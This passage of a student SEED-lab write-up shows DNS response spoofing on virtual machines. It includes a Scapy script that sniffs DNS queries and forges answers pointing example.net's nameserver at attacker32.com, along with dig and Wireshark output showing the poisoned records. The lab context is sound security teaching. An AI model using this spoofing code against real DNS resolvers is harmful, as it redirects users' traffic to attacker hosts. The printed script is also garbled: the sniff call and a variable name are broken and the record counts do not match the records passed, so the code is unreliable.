
5. Then that I go to the server machine and flush the DNS server cache.



```
[04/19/21]seed@VM:~$ sudo rndc flush
```

Figure 58: Server: Flush the DNS Server Cache

6. Then I go to the user machine, open the Wireshark and run it, then I open the terminal and ask the local DNS server for the IP address of www.example.net using the dig command. Now here I get the spoofed information of www.example.com and also the spoofed nameserver of www.google.com in the “answer and authority section”.




```
[04/19/21]seed@VM:~$ dig www.example.net
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 29872
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0
;; WARNING: Message has 62 extra bytes at end

;; QUESTION SECTION:
;www.example.net.           IN      A
;; ANSWER SECTION:
www.example.net.        259200  IN      A      10.0.2.15
;; AUTHORITY SECTION:
example.net.            259200  IN      NS     attacker32.com.
google.com.              259200  IN      NS     attacker32.com.

;; Query time: 24 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Mon Apr 19 07:57:49 EDT 2021
;; MSG SIZE rcvd: 203
```

Figure 59: User: Dig response after the attack

7. Then I go to Wireshark to analyze the DNS traffic and found that on request of the user DNS server respond to the user with spoof information by the attacker. Here also we get the spoofed information of www.example.com and also the spoofed nameserver of www.google.com and also the details of the authority section.



No.	Time	Source	Destination	Protocol	Length	Info
1	2021-04-19 07:57:49...	10.0.2.5	10.0.2.4	DNS	86	Standard query 0x74b0 A www.example.net
6	2021-04-19 07:57:49...	10.0.2.4	10.0.2.5	DNS	245	Standard query response 0x74b0 A www.exa...
10	2021-04-19 07:57:49...	10.0.2.4	10.0.2.5	DNS	130	Standard query response 0x74b0 A www.exa...
11	2021-04-19 07:57:49...	10.0.2.5		ICMP	158	Destination unreachable (Port unreachabl...

[Destination GeoIP: Unknown]
 ▶ User Datagram Protocol, Src Port: 37304, Dst Port: 53
 ▶ Domain Name System (query)
 [Response In: 11]
 Transaction ID: 0x74b0
 Flags: 0x0120 Standard query
 Questions: 1
 Answer RRs: 0
 Authority RRs: 0
 Additional RRs: 1
 ▶ Queries
 ▶ www.example.net: type A, class IN
 Name: www.example.net
 [Name Length: 15]
 [Label Count: 3]
 Type: A (Host Address) (1)
 Class: IN (0x0001)

Figure 60: User: User request server for www.example.net IP and Nameserver




Figure 61: User: DNS server spoofed response to the user's query




Figure 62: User: Authoritative Name server in the response

Task-9 Targeting the Additional Section

- Till now we are only targeting the domain and authority section of the DNS. Now we are also going to target the additional section of the DNS. It provides the information of the IP addresses of the hostnames that are appearing in the authority section.

2. First, I go to the attacker machine and then create the python file named “TargetingtheAdditionalSection.py”.

```
Ubuntu Seed-1 (Attacker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
04/19/21]seed@VM:~/Desktop$ sudo gedit Task9-TargetingtheAdditionalSection.py
```

Figure 63: Attacker: Creating the python code file

3. Then add the code given in the guideline section of the lab manual. After that, first I change the IP address in the “answer” section to the attacker’s IP address, and then in the “authority section nameserver section 1” I change the nameserver of www.example.net to attacker32.com and then in the “authority section nameserver section 2” I change the nameserver of www.example.net to ns.example.net. Then in the “Additional Section” I change the IP of the additional section 1 to “1.2.3.4” and hostname to attacker32.com and then in the additional section 2 I again change the IP to “5.6.7.8” and hostname to ns.example.net. After that, I add another entry in the additional section with the hostname www.facebook.com and IP “3.4.5.6”. Then in the “Construct the DNS packet” section, I change the name server count value to “2” because in this task we require both nameservers and then I change the additional section count to “3” because there are three entries in this section and we have to use all three entries in this task.

```
*Task9-TargetingtheAdditionalSection.py (~/Desktop) - gedit
*Task9-TargetingtheAdditionalSection.py
~Desktop
Save
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qname):
        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                       ttl=259200, rdata='10.0.2.15')

        # The Authority Section
        NSsec1 = DNSRR(rrname='example.net', type='NS',
                       ttl=259200, rdata='attacker32.com')
        NSsec2 = DNSRR(rrname='example.net', type='NS',
                       ttl=259200, rdata='ns.example.net')

        # The Additional Section
        Addsec1 = DNSRR(rrname='attacker32.com', type='A',
                        ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns.example.net', type='A',
                        ttl=259200, rdata='5.6.7.8')
        Addsec3 = DNSRR(rrname='www.facebook.com', type='A',
                        ttl=259200, rdata='3.4.5.6')

        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                      qdcount=1, ancount=1, nscount=2, arcount=3,
                      an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)

        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPPkt/DNSpkt
        send(spoofpkt)

    # Sniff UDP query packets and invoke spoof_dns().
    pkt = sniff(filter='udp and dst port 53'. drn=spoof dns)
```

Figure 64: Attacker: Python code used in this task

4. After that, I run the code.



```
Ubuntu Seed-1 (Attacker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[04/19/21]seed@VM:~/Desktop$ sudo python Task9-TargetingtheAdditionalSection.py
```

Figure 65: Attacker: Run the Python code


5. Then that I go to the server machine and flush the DNS server cache.



```
Ubuntu Seed-2 (Server) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[04/19/21]seed@VM:~$ sudo rndc flush
[04/19/21]seed@VM:~$
```

Figure 66: Server: Flush the DNS Server Cache

6. Then I go to the user machine, open the Wireshark and run it, then I open the terminal and ask the local DNS server for the IP address of www.example.net using the dig command. Now here I get the spoofed information of www.example.com in the “answer, authority and additional section”.



```
Terminal
[04/19/21]seed@VM:~$ dig www.example.net
;; Warning: Message parser reports malformed message packet.

; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 41068
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;www.example.net.      IN      A

;; ANSWER SECTION:
www.example.net.    259200  IN      A      10.0.2.15

;; AUTHORITY SECTION:
example.net.        259200  IN      NS      attacker32.com.
example.net.        259200  IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
attacker32.com.    259200  IN      A      1.2.3.4
ns.example.net.    259200  IN      A      5.6.7.8

;; Query time: 37 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Mon Apr 19 09:10:04 EDT 2021
;; MSG SIZE  rcvd: 202
```

Figure 67: User: Dig response after the attack

7. Then I go to Wireshark to analyze the DNS traffic and found that on request of the user DNS server respond to the user with spoof information by the attacker. Here also we get the spoofed information of www.example.com and also the information of additional and authority section.




Figure 68: User: User request server for www.example.net IP and Nameserver




Figure 69: User: DNS server spoofed response to the user's query




Figure 70: User: Authoritative Name server in the response




Figure 71: User: Additional section in the response